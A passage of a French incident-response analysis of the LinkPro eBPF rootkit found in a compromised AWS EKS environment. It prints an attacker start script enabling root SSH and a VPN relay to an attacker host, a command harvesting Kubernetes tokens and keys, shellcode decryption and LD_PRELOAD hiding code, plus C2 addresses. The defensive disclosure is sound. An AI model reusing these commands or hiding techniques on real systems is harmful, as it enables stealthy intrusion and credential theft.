LinkPro : analyse d'un rootkit eBPF

By Théo Letailleur

Archived: 2026-04-10 03:00:25 UTC

Lors d'une investigation numérique liée à la compromission d'une infrastructure hébergée sur AWS, une backdoor furtive ciblant les systèmes GNU/Linux a été découverte. Cette backdoor dispose notamment de fonctionnalités reposant sur l'installation de deux modules eBPF, d'une part pour se dissimuler, d'autre part pour être activée à distance sur réception d'un « paquet magique ». Cet article détaille les capacités de ce rootkit et présente la chaîne d'infection observée dans ce cas qui a permis son installation sur plusieurs nœuds d'un environnement AWS EKS.

Vous souhaitez améliorer vos compétences ? Découvrez nos sessions de **formation** ! En savoir plus

Introduction

eBPF (extended Berkeley Packet Filter) est une technologie adoptée sur Linux pour ses nombreux cas d'usage (observabilité, sécurité, réseau, etc.) et sa capacité à s'exécuter dans le contexte noyau tout en pouvant être orchestrée depuis l'espace utilisateur. Les attaquants la détournent de plus en plus pour créer des portes dérobées sophistiquées et échapper aux outils de supervision système traditionnels.

Des malwares comme BPFDoor1, Symbiote2 et J-magic3 démontrent l'efficacité de l'eBPF pour créer des portes dérobées passives, capables d'observer le trafic réseau et de s'activer sur réception d'un « paquet magique » spécifique. De plus, des outils plus complexes comme ebpfkit4 (preuve de concept) et eBPFexPLOIT5, open-source et développés en Golang (pour l'orchestrateur), se présentent comme des rootkits, de la mise en place de canaux de commande et de contrôle (C2) secrets, à la dissimulation de processus et aux techniques d'évasion de conteneurs.

Au cours d'une investigation récente d'une infrastructure AWS compromise, le CSIRT Synacktiv a déterminé une chaîne d'infection relativement sophistiquée, menant à l'installation d'une backdoor furtive sur les systèmes GNU/Linux reposant sur l'installation deux modules eBPF, d'une part pour se dissimuler, d'autre part, pour être activée à distance sur réception d'un « paquet magique ».

Chaîne d'infection

L'analyse forensique a permis d'identifier un serveur Jenkins vulnérable (CVE-2024–238976) et exposé sur internet, identifié comme la source de la compromission. Ce dernier a servi de point d'entrée au groupe d'attaquant pour accéder par la suite à la chaîne d'intégration et de déploiement, hébergée sur plusieurs clusters du service Amazon EKS7 - Elastic Kubernetes Service (mode standard).

Depuis le serveur Jenkins, le groupe d'attaquant a déployé une image docker malveillante appelée `kvlnt/vv` (hébergée sur hub.docker.com avant qu'elle soit retirée par le support, suite à notre signalement) sur plusieurs clusters Kubernetes. L'image docker est basée sur une image Kali Linux possédant deux couches supplémentaires.

```
│ Layers ├──────────────────────────────────────────────
Cmp   Size  Command
     128 MB  FROM blobs
      44 MB  RUN /bin/sh -c apt update && apt install curl -y # buildkit
       0 B   WORKDIR /app
     4.9 MB  COPY link app start.sh . # buildkit
```

```
│ ● Current Layer Contents ├──────────────────────────────
Permission     UID:GID       Size  Filetree
drwxr-xr-x         0:0     4.9 MB  ├── app
-rwxrwxr-x         0:0     969 kB  │   ├── app
-rwxr-xr-x         0:0     3.9 MB  │   ├── link
-rw-rw-r--         0:0       76 B  │   └── start.sh
-rwxrwxrwx         0:0        0 B  ├── bin → usr/bin
drwxr-xr-x         0:0        0 B  ├── boot
drwxr-xr-x         0:0        0 B  ├── dev
drwxr-xr-x         0:0     448 kB  ├── etc
-rw-------         0:0        0 B  │   ├── .pwd.lock
drwxr-xr-x         0:0      100 B  │   ├─⊕ alternatives
drwxr-xr-x         0:0      76 kB  │   ├─⊕ apt
-rw-r--r--         0:0     2.0 kB  │   ├── bash.bashrc
-rw-r--r--         0:0      367 B  │   ├── bindresvport.blacklist
drwxr-xr-x         0:0        0 B  │   ├── ca-certificates
drwxr-xr-x         0:0        0 B  │   │   └── update.d
-rw-r--r--         0:0     6.3 kB  │   ├── ca-certificates.conf
drwxr-xr-x         0:0     1.4 kB  │   ├── chromium
-rw-r--r--         0:0     1.4 kB  │   │   └── master_preferences
drwxr-xr-x         0:0      507 B  │   ├── cloud
drwxr-xr-x         0:0      507 B  │   │   └── cloud.cfg.d
-rw-r--r--         0:0      507 B  │   │       └── 20_kali.cfg
drwxr-xr-x         0:0      188 B  │   ├── cron.d
```

Ces couches ajoutent le dossier `app` en répertoire de travail, puis ajoutent trois fichiers dans celui-ci :

1. `/app/start.sh` : Script **bash** qui sert de point d'entrée à l'image docker. Son but est de lancer le service *ssh*, exécuter la backdoor `/app/app`, et le programme `/app/link`

   ```
    #!/bin/bash
   sed -i -e 's/#PermitRootLogin /PermitRootLogin yes\n#/g' /etc/ssh/sshd_config
   /etc/init.d/ssh start
   ./app &
   ./link -k ooonnn -w mmm000 -W -o 0.0.0.0/0 || tail -f /var/log/wtmp
   ```

2. `/app/link` : programme open-source appelé **vnt**8 qui sert de serveur **VPN** et fournit des capacités de proxy. Il se connecte à un serveur de relais communautaire `vnt.wherewego.top:29872`. Cela permet au groupe d'attaquant de se connecter au serveur compromis depuis n'importe quelle adresse IP, et de s'en servir comme proxy pour atteindre d'autres serveurs de l'infrastructure. Les arguments en ligne de commande spécifiés dans le script `/app/start.sh` sont les suivants :
   1. `-k ooonnn` : jeton qui identifie le VLAN virtuel sur le serveur de relais

    2. `-w mmm000` : mot de passe utilisé pour chiffrer les communications entre les clients (AES128-GCM)
    3. `-W` : active le chiffrement entre les clients et le serveur (RSA+AES256-GCM) pour éviter la fuite du jeton et les attaques *man-in-the-middle*.
    4. `-o 0.0.0.0/0` : permet le *forwarding* vers tous les segments réseaux.
3. `/app/app` : malware de type *downloader* qui récupère une charge malveillante chiffrée sur un bucket S3. L'URL contactée est `https[:]//fixupcount.s3.dualstack.ap-northeast-1.amazonaws[.]com/wehn/rich.png` Dans le cas observé, il s'agit d'une charge **vShell 4.9.3** en mémoire qui communique avec son serveur de commande et de contrôle (`56.155.98.37`) via WebSocket. Le CSIRT Synacktiv nomme ce *downloader* **vGet**, pour son lien direct avec **vShell** dans ce cas.

vShell est une porte dérobée déjà documentée[9], et qui est notamment utilisée par UNC5174[10]. Son code source n'est plus disponible sur GitHub depuis environ un an. Mais une version récente, 4.9.3, ainsi que sa licence (crackée), sont disponibles en téléchargement, ce qui permet à divers acteurs d'utiliser vShell.

En revanche, il n'existe pas de publication en source ouverte de **vGet**, développé en Rust et strippé. Ce code malveillant crée un fichier symbolique `/tmp/.del` vers `/dev/null` au début de son exécution avant de télécharger la charge malveillante **vShell**. **vShell**, lors de son exécution, initialise la variable d'environnement `HISTFILE=/tmp/.del` au moment d'ouvrir un terminal (sur requête de l'opérateur). La finalité étant de s'assurer qu'il n'y ait pas d'écriture de l'historique des commandes dans un fichier (par exemple `.bash_history`). Il est donc possible qu'il y ait un lien entre ces deux programmes, et que **vGet** ait été spécifiquement développé pour exécuter **vShell** directement en mémoire, sans laisser de traces sur le disque.

```
CHECK_tmpdel_exists();
if ( !v3 && (unsigned int)REMOVE_file("/tmp/.del") )
  REMOVE_dir("/tmp/.del");
SYMLINK_file("/dev/null", "/tmp/.del");
```

vGet — lien symbolique `/dev/null` vers `/tmp/.del`

*L'échantillon de **vGet** récupéré possède peu de symboles, mis à part une référence au nom d'utilisateur **cosmanking** défini dans les chemins absolus des dépendances Rust, par exemple :*

- *`/Users/cosmanking/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/ureq-2.12.1/src/request.rs.`*

Concernant l'image docker, le point de montage suivant est configuré :

- Point de montage : `/mnt`
    - Source (l'hôte) : `/`
    - Destination (vers le conteneur) : `/mnt`
    - Accès : lecture et écriture
    - Type : bind

Cette configuration permet au groupe d'attaquant de contourner l'isolation du conteneur (l'image en exécution), accédant ainsi à l'ensemble du système de fichier de la partition racine avec les privilèges **root**.

Depuis le processus `/app/app` (**vGet**) du pod `kvlnt/vv`, une commande `cat` a été exécutée dans le but de récupérer des identifiants (jetons d'authentification, clés d'API, certificats...) disponibles sur l'hôte et notamment dans les autres pods. Ci-dessous un cours extrait de cette commande :

```
 cat \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~csi/pvc-[UUID]/mount \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~csi/pvc-[UUID]/vol_data.json \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-[ID]/ca.crt \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-[ID]/namespace \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-hfsns/token \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/ca \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/cert \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/key
[..ETC..]
```

Quelques semaines après le déploiement de cette image docker, l'exécution de **deux autres malwares** a été observée sur plusieurs nœuds Kubernetes, ainsi que sur des serveurs de production. Ces derniers ont été particulièrement ciblés par le groupe d'attaquant pour des **motifs financiers**.

Le premier code malveillant est un **dropper** embarquant une autre porte dérobée **vShell** (v4.9.3) exécutée en mémoire, communiquant cette fois via **DNS tunneling**. Concernant le *dropper*, il n'est pas similaire à SNOWLIGHT11, déjà observé dans certaines publications pour déposer **vShell**, mais a la même finalité. Le processus de déchiffrement s'effectue en deux étapes. Voici un extrait de l'échantillon que le CSIRT Synacktiv a analysé :

```
unsigned __int64 __fastcall decrypt_shellcode(BYTE *shellcode, unsigned __int64 end_shc_addr)
{
  unsigned __int64 result; // rax
  unsigned __int64 i; // [rsp+18h] [rbp-8h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= end_shc_addr )
      break;
    shellcode[i] ^= (unsigned __int8)(i + 4) ^ 0x4D;
    shellcode[i] ^= 0xEu;
    shellcode[i] = (32 * shellcode[i]) | (shellcode[i] >> 3);
    shellcode[i] ^= 0x69u;
  }
  return result;
}
```

Etape 1 : Déchiffrement du premier shellcode, directement exécuté

```
v12 = 0x56;                                // initial key
v13 = 0xBC3D05;                            // count
do
{
  *((_BYTE *)&loc_2E + v13 + 1) ^= v12;
  v12 += *((_BYTE *)&loc_2E + v13-- + 1);
}
while ( v13 );
```

Etape 2 : le shellcode déchiffre et charge la backdoor ELF **vShell** embarquée dans sa mémoire

Enfin, la charge finale, non documentée et que le CSIRT Synacktiv nomme **LinkPro**, est une porte dérobée exploitant la technologie eBPF, que l'on pourrait qualifier de rootkit par ses capacités de furtivité, de persistance, et de pivot sur le réseau interne.


Rootkit LinkPro

LinkPro cible les systèmes GNU/Linux et est développée en Golang. Le CSIRT Synacktiv le nomme **LinkPro** en référence au symbole définissant son module principal : `github.com/link-pro/link-client` . Le compte GitHub link-pro ne possède pas de répertoire ou de contribution publics. **LinkPro** utilise la technologie eBPF, pour ne s'activer qu'à la réception d'un « paquet magique », et pour se dissimuler sur le système compromis.

Échantillons LinkPro Rootkit

SHA256	`d5b2202b7308b25bda8e106552dafb8b6e739ca62287ee33ec77abe4016e698b` (passive backdoor) `1368f3a8a8254feea14af7dc928af6847cab8fcceec4f21e0166843a75e81964` (active backdoor)
Type de fichier	ELF 64-bit LSB executable, x86-64, executable/linux/elf64
Taille du fichier	8710464 octets
Menace	Linux Rootkit
Noms de fichier observés	`.tmp~data.ok` ; `.tmp~data.pro` ; `.tmp~data.resolveld`

LinkPro embarque quatre modules ELF : une bibliothèque partagée, un module noyau, et deux modules eBPF :



Programmes ELF embarqués (vue Malcat)

Les différents modules ELF sont détaillés ci-après. Le module noyau n'est cependant jamais utilisé par **LinkPro** (pas de fonction implémentée permettant de le charger).

Binaires ELF embarqués LinkPro

SHA256	Type	Taille
`b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7`	Shared object	14.2 KiB
`9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075`	Kernel object	573.0 KiB
`364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3`	BPF	18.8 KiB
`b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164`	BPF	35.4 KiB

Configuration et communication

Selon la configuration implémentée, **LinkPro** peut fonctionner de deux façons : passive ou active. Sa configuration est récupérée de deux façons différentes :

1. Soit elle est embarquée dans le binaire et structurée en JSON et précédée du mot-clé `CFG0`,
2. Soit ses paramètres par défaut sont directement *hardcodés* dans la fonction principale. Cette méthode est observée sur les deux échantillons.

Enfin, des arguments en ligne de commande sont également pris en compte pour modifier les valeurs par défaut à l'exécution :

```
Usage of <program name>:
 -addsvc
       / systemd disguise
 -connection-mode string
       : forward  reverse (default "reverse")
 -debug string
        (default "false")
```

```
  -dns-domain string
        DNS (default "dns.example.com")
  -dns-mode string
        DNS: direct()  tunnel() (default "tunnel")
  -dns-server string
        DNS (: 8.8.8.8:53)
  -ebpf string
         eBPF  (0=,1=) (default "1")
  -hideebpf string
        hide ebpf prog/map/link in /proc (0=,1=) (default "1")
  -jitter string
        () (default "2")
  -key string
        ()
  -pid string
        pid to hide (default "-1")
  -port string
         (default "6666")
  -protocol string
        (httptcpudpdns) (default "http")
  -reverse-port string
        HTTP (default "2233")
  -rmsvc
         systemd disguise
  -server string
         (default "1.1.1.1")
  -sleep string
        () (default "10")
  -version string
         (default "1.0.0")
```

Le paramètre `-addsvc`, observé lors de l'investigation, permet d'activer le mécanisme de persistance.

Voici ci-dessous la structure de la configuration implémentée dans le code de **LinkPro** :

```
 struct TailConfig // sizeof=0xD0
{
    string ServerAddress;
    string ServerPort;
    string SecretKey;
    string SleepTime;
    string JitterTime;
    string Protocol;
    string DnsDomain;
    string DNSMode;
    string DnsServer;
    string Debug;
```

```
    string Version;
    string ConnectionMode;
    string ReversePort;
};
```

Il existe deux valeurs possibles pour `ConnectionMode` : `reverse` ou `forward`.

1. Le mode de connexion `reverse` correspond à un mode **passif**, où la backdoor se met **en écoute** pour recevoir des commandes du C2. Dans ce mode, deux programmes eBPF de types *eXpress Data Path*12 (XDP) et *Traffic Control*13 (TC) sont installés, dans le but de n'activer le canal de communication du C2 que sur réception d'un **paquet TCP spécifique**.
2. Le mode de connexion `forward` correspond à un mode **actif**, où la backdoor **initie** la communication avec son serveur C2. Dans ce mode, les programmes eBPF XDP/TC ne sont pas installés.

Les deux échantillons déterminés sur le système d'information compromis possèdent les configurations suivantes :

LinkPro TailConfig

	`d5b2202b`	`1368f3a8`
	Mode passif HTTP	**Mode actif HTTP**
ServerAddress	1.1.1.1 *(non utilisé)*	18.199.101.111
ServerPort	6666	2233
SecretKey	0	3344
SleepTime	10	10
JitterTime	2	2
Protocol	http	http
DnsDomain	dns.example.com	dns.example.com
DNSMode	tunnel	tunnel
DnsServer	0	0
Debug	false	false
Version	1.0.0	1.0.0
ConnectionMode	reverse	forward
ReversePort	2233	2233

Les champs DNS ne sont utilisés que dans le cas d'une communication par protocole DNS.

Après avoir parsé sa configuration, **LinkPro** génère un ID de client unique avec les informations suivantes :

`SHA1sum(hex:"0123456789abcdeffedcba9876543210" | Nom d'hôte | Utilisateur courant | Chemin de l'exécutable | ID de la machine | Adresse MAC | "nginx" )`

L'ID de la machine correspond à la valeur présente dans `/etc/machine-id` ou (si inexistant) dans `/proc/sys/kernel/random/boot_id`.

Cinq protocoles de communication sont possibles pour le mode `forward` (actif) :

- HTTP
- WebSocket
- UDP (raw)
- TCP (raw)
- DNS (direct/tunneling)

Pour le mode `reverse` (passif), seul le protocole HTTP est utilisé. Trois URLs sont servies :

1. `/reverse/handshake` : identifie l'ID de l'opérateur (paramètre de requête http `server_id`) et renvoie le status `success`.
2. `/reverse/heartbeat` : renvoie les informations du client (si le paramètre `request_client_info` est spécifié) et renvoie le status `ok`.
3. et `/reverse/operation` : exécute les commandes de l'opérateur.

Les échanges sont structurés en JSON et chiffrés avec la clé XOR `SecretKey` spécifiée dans la configuration.

Ensuite, les étapes suivantes sont exécutées dans cet ordre :

1. Installation du module eBPF "Hide"
2. Si l'installation du module "Hide" échoue, ou qu'il a été désactivé (argument de ligne de commande `-ebpf 0`) : Installation d'une bibliothèque partagée dans `/etc/ld.so.preload`
3. Si le mode `reverse` est utilisé, installation du module eBPF "Knock"
4. Installation de la persistance
5. Exécution de commandes du C2
6. Sur interruption, suppression des différents modules

L'échantillon passif `d5b2202b` est utilisé pour illustrer les descriptions suivantes.

Module LD PRELOAD

Échantillon LinkPro module LD PRELOAD

SHA256	`b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7`
Type de fichier	ELF 64-bit LSB shared object, x86-64, executable/linux/so64
Taille du fichier	14552 octets
Menace	Linux Dynamic Linker Hijacking

Nom de fichier observé	`libld.so`

LinkPro modifie le fichier de configuration `/etc/ld.so.preload` pour spécifier le chemin de la bibliothèque partagée `libld.so` qu'elle embarque dans le but de dissimuler différents artéfacts pouvant révéler la présence de la backdoor. Les différentes étapes de `libld.so` sont les suivantes :

1. Sauvegarde du contenu de `/etc/ld.so.preload` en mémoire
2. Extraction de `libld.so`, embarquée dans le binaire de **LinkPro**, vers `/etc/libld.so`
    1. Si besoin, `/etc` est monté avec les permissions de lecture et écriture : `mount -o remount,rw /etc`
3. Attribution des droits suffisants pour que `libld.so` soit chargée et exécutée par tous les utilisateurs : `chmod 0755 /etc/libld.so`
4. Remplacement du contenu présent dans le fichier `/etc/ld.so.preload` par `/etc/libld.so`

Grâce à la présence du chemin de `/etc/libld.so` dans `/etc/ld.so.preload`, la bibliothèque partagée `libld.so` installée par **LinkPro** est chargée par tous les programmes nécessitant `/lib/ld-linux.so` 14. Soit tous ceux qui utilisent des librairies partagées, dont la *glibc*.

Une fois `libld.so` chargée à l'exécution d'un programme, par exemple `/usr/bin/ls`, elle « intercepte » (avant la *glibc*) plusieurs fonctions de la *libc* pour en modifier les résultats pouvant révéler l'existence de **LinkPro**. Dans le cas des fonctions interceptées par `libld.so`, voici le comportement observé :

- `fopen` et `fopen64` : le hook de `libld.so` vérifie si le processus tente d'ouvrir `/proc/net/tcp`, `/proc/net/tcp6`, `/proc/net/udp`, `/proc/net/udp6`. Ces fichiers fournissent des informations sur les connexions TCP/UDP actives. Le cas échéant, la vraie fonction *fopen* est exécutée. Puis, la bibliothèque malveillante récupère le contenu de ces fichiers et supprime les traces réseau de **LinkPro**. En effet, toute ligne contenant le port **2233** (port d'écoute de la backdoor **LinkPro**) en source ou destination, est supprimée. Enfin, si le processus tente d'ouvrir un fichier nommé `ld.so.preload`, une erreur *"No Such File Or Directory"* est retournée.

```
22   if ( !libc )
23   {
24     libc = dlopen("/lib64/libc.so.6", 1);
25     if ( !libc )
26     {
27       libc = dlopen("/lib/x86_64-linux-gnu/libc.so.6", 1);
28       if ( !libc )
29       {
30         libc = dlopen("/lib/libc.so.6", 1);
31         if ( !libc )
32           libc = dlopen("/lib/i386-linux-gnu/libc.so.6", 1);
33       }
34     }
35   }
36   if ( !lfopen )
37     lfopen = (__int64 (__fastcall *)(_QWORD, _QWORD))dlsym(libc, "fopen");
38   stream = tmpfile();
39   fdFile = (FILE *)lfopen(fname, "r");
40   while ( fgets(s, 2048, fdFile) )
41   {
42     sscanf(
43       s,
44       "%d: %64[0-9A-Fa-f]:%X %64[0-9A-Fa-f]:%X %X %lX:%lX %X:%lX %lX %d %d %lu %512s\n",
45       &sl,
46       &local_address,
47       &local_port,
48       &rem_address,
49       &rem_port,
50       &st,
51       &tx_queue,
52       &rx_queue,
53       &tr,
54       &tm_when,
55       &retrnsmt,
56       &uid,
57       &timeout,
58       &inode,
59       &remaining);
60     if ( rem_port != 2233 && local_port != 2233 )
61       fputs(s, stream);
62   }
63   fclose(fdFile);
64   fseek(stream, 0, 0);
65   return stream;
66 }

000012F0 forge_proc_net_tcp:16 (12F0) (Synchronized with IDA View-A)
```

Pseudocode de la fonction forge_proc_net_tcp modifiant le contenu

- Concernant les informations réseaux, `netstat` utilise les fichiers `/proc/net` pour afficher les connexions en cours. En revanche, `ss` utilise à la place le protocole `netlink` pour récupérer ces informations. La présence du port 2233 en écoute sur la machine peut donc être détectée avec la commande `ss`, comme le démontre l'image suivante (`openat` est l'appel système utilisé par `fopen`) :

```
root@malux:~# bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("Process %s (%d) opens file : %s\n", comm, pid, str(args->filename)); }'
 -c 'netstat -tunel' |egrep  '/proc/net|/etc/libld.so'
Process netstat (16364) opens file : /etc/libld.so
Process netstat (16364) opens file : /proc/net/tcp
Process netstat (16364) opens file : /proc/net/tcp6
Process netstat (16364) opens file : /proc/net/udp
Process netstat (16364) opens file : /proc/net/udp6
root@malux:~# netstat -tunel |grep 2233
root@malux:~#

root@malux:~# bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("Process %s (%d) opens file : %s\n", comm, pid, str(args->filename)); }'
 -c 'ss -tunel' |egrep  '/proc/net|/etc/libld.so'
Process ss (16378) opens file : /etc/libld.so
root@malux:~# ss -tunel |grep 2233

tcp   LISTEN 0      4096             *:2233            *:*    ino:45707 sk:14 cgroup:/user.slice/user-1000.slice/session-4.scope v6only:0 <->
root@malux:~#
```

Détection port interne LinkPro netstat vs ss

- Par ailleurs, le nom du processus de **LinkPro** n'est pas indiqué dans le retour de commande de ss (même en ajoutant le flag `-p`), grâce au hook de `gentdents` expliqué ci-après.

- `getdents` et `getdents64` : l'appel système `getdents` a pour but de lister les fichiers d'un répertoire. Dans ce cas, `libld.so` exécute `getdents` puis vérifie la présence :
  - Des noms de fichier contenant les mots-clés `.tmp~data` (la backdoor **Linkpro**), `libld.so` , `sshids` et `ld.so.preload` .
  - Les répertoires de processus (`/proc/PID`) dont la ligne de commande contient le mot-clé `.tmp~data.`
  - Le cas échéant, l'entrée `dirent` est écrasée par la suivante.

```
total = orig_getdents(fd, dirp);
if ( total > 0 )
{
  sum_reclen = 0;
  do
  {
    cur_dirent = (dirent *)((char *)dirp + sum_reclen);
    d_reclen = cur_dirent->d_reclen;
    if ( strstr(cur_dirent->d_name, toyincang)
      || strstr(cur_dirent->d_name, toyincanglib)
      || isstarts_with(cur_dirent->d_name)
      || (unsigned __int8)(cur_dirent->d_name[0] - 0x31) <= 8u && (unsigned int)check_cmdline(cur_dirent->d_name)
      || !strcmp(cur_dirent->d_name, "ld.so.preload") )
    {
      if ( sum_reclen + (unsigned __int16)d_reclen < total )
        memmove(cur_dirent, (char *)cur_dirent + d_reclen, total - (sum_reclen + (unsigned __int16)d_reclen));
      total -= (unsigned __int16)d_reclen;
    }
    else
    {
      sum_reclen += (unsigned __int16)d_reclen;
    }
  }
  while ( total > sum_reclen );
}
return (unsigned int)total;
```

Ecrasement de l'entrée dirent du fichier à dissimuler

  - NB : Les symboles `toyincang` et `toyincanglib` spécifient les mots clé `.tmp~data` et `libld.so`. « *toyincang* » peut être interprété en pinyin mandarin comme « dissimuler ».
- `kill` : l'appel système `kill` permet d'envoyer un signal à un processus et a pour argument le PID de la cible. Le hook mis en place par libld.so vérifie dans la ligne de commande du processus ciblé (`/proc/PID/cmdline`) la présence du mot-clé `.tmp~data` (la backdoor **Linkpro**). Le cas échéant, la fonction de libc `kill` n'est pas exécutée.
- `open` et `open64` : si le processus tente d'ouvrir un fichier nommé `ld.so.preload` , une erreur *"No Such File Or Directory"* est retournée.
- `readdir` et `readdir64` : le *hook* de `libld.so` exécute la fonction `readdir` légitime (liste récursive des fichiers d'un répertoire) puis, vérifie la présence :
  - Des noms de fichier contenant les mots-clés `.tmp~data` , `libld.so` , `sshids` , `ld.so.preload` et `.system` (le dossier contenant **LinkPro** une fois le mécanisme de persistance activé).
  - Les répertoires de processus (`/proc/PID`) dont la ligne de commande contient le mot-clé `.tmp~data.`
  - Le cas échéant, le *hook* de `readdir` retourne un résultat vide.

Sur l'image ci-dessous, une illustration du fonctionnement de `libld.so` . L'argument en ligne de commande `-ebpf 0` est spécifié pour explicitement désactiver le module "Hide" et donc activer la librairie en *LD Preload* à la place.

```
root@malux:/home/malux/linkpro# ldd /bin/ls
        linux-vdso.so.1 (0x00007892821ce000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x0000789282166000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x0000789281e00000)
        libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007892820cc000)
        /lib64/ld-linux-x86-64.so.2 (0x00007892821d0000)
root@malux:/home/malux/linkpro# ls -a
.  ..  .tmp~data.ok
root@malux:/home/malux/linkpro# ./.tmp~data.ok -addsvc -ebpf 0 &
[1] 12891
root@malux:/home/malux/linkpro# ldd /bin/ls
        linux-vdso.so.1 (0x000073f7f7838000)
        /etc/libld.so (0x000073f7f7600000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x000073f7f75c3000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x000073f7f7200000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x000073f7f7808000)
        libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x000073f7f7529000)
        /lib64/ld-linux-x86-64.so.2 (0x000073f7f783a000)
root@malux:/home/malux/linkpro# ls -a
.  ..
root@malux:/home/malux/linkpro# ls -a /usr/lib/ |grep .system
root@malux:/home/malux/linkpro# ls -a /usr/lib/.system
.  ..
root@malux:/home/malux/linkpro# ps aux | grep 12891 |grep -v grep
root@malux:/home/malux/linkpro# cat /etc/ld.so.preload
cat: /etc/ld.so.preload: Aucun fichier ou dossier de ce nom      fake error
root@malux:/home/malux/linkpro# echo >/etc/ld.so.preload      remove /etc/libld.so preload
root@malux:/home/malux/linkpro# ls -a
.  ..  .tmp~data.ok
root@malux:/home/malux/linkpro# ls -a /usr/lib/.system/
.  ..  .tmp~data.resolveld
root@malux:/home/malux/linkpro# ps aux |grep 12891 |grep -v grep
root       12891  0.0  0.1 1235752 20156 pts/1   Sl   16:40   0:00 ./.tmp~data.ok -addsvc -ebpf 0
root@malux:/home/malux/linkpro#
```

Exemple chargement libld.so

En résumé, `libld.so` chargée par **LinkPro** tente de dissimuler les traces réseaux (port en écoute ou de destination) et les traces du système de fichier de la backdoor **LinkPro** et de `libld.so` elle-même des autres programmes liés dynamiquement.

Module eBPF "Hide"

Échantillon LinkPro module eBPF Hide

SHA256	`b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164`
Type de fichier	ELF 64-bit LSB relocatable, eBPF
Taille du fichier	36224 octets
Menace	Linux eBPF Rootkit

Le module "Hide" est composé de plusieurs programmes eBPF de types *Tracepoint* et *Kretprobe*.

Les programmes eBPFs de type TracePoint15 sont des programmes qui s'attachent à des points de traçage (*tracepoints*) statiques définis par le noyau Linux. Ils sont placés à des endroits spécifiques du code du noyau, par exemple sur les appels systèmes, l'allocation de mémoire, la planification de tâches, etc. En particulier, les points de traçage pour les appels systèmes se situent en entrée (`tracepoint/syscalls/sys_enter_syscall`) ou en sortie (`tracepoint/syscalls/sys_exit_syscall`).

Les Kprobes16 (*Kernel Probes*) permettent d'attacher un programme eBPF à pratiquement n'importe quelle fonction (son point d'entrée) dans le noyau. Les Kretprobes sont quant à eux déclenchés quand la fonction se termine. Cela permet d'intercepter et de modifier le résultat d'un appel système.

Le rootkit **LinkPro** installe ces programmes eBPF et tire parti de leurs capacités pour dissimuler ses processus et son activité réseau.

Installation du module "Hide"

Tout d'abord, **LinkPro** parse le module ELF embarqué *"Hide"* dans un objet spécifique (*CollectionSpec*) à l'aide du module `ebpf-go` 17. On retrouve les différents objets eBPF du module Hide chargés en mémoire, soit les maps18 et les programmes19. Les maps sont des structures de données qui peuvent être partagées entre les programmes.

LinkPro met à jour la map `pids_to_hide_map`, avec le PID (Process ID) courant de **LinkPro**, ainsi que la liste des PID spécifiés en ligne de commande (argument `-pid`).

LinkPro met à jour la map `main_ebpf_progs` pour ajouter les descripteurs de fichier (FD) des programmes eBPF chargés par LinkPro (les modules "Hide" et "Knock").

LinkPro crée ensuite des liens BPF20 pour attacher les programmes eBPF aux points d'instrumentation dans le noyau. Le module eBPF Hide chargé par la backdoor **LinkPro** ajoute des *hooks* sur les appels système `getdents` et `getdents64`, dans le même objectif que la bibliothèque partagée `libld.so`, c'est-à-dire de dissimuler des fichiers spécifiques à **LinkPro**. De plus, des points d'accroche en entrée et sortie de l'appel système `sys_bpf` sont positionnés pour dissimuler ses maps et programmes eBPF. Voici ci-dessous les points d'accroche implémentés :

- `tracepoint/syscalls/sys_enter_getdents -> HandleGetdentsEnter`
